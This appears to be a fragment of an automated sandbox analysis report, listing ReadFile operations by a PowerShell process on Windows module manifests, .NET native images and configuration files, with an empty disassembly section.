C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC5F80B526	ReadFile

Disassembly

No disassembly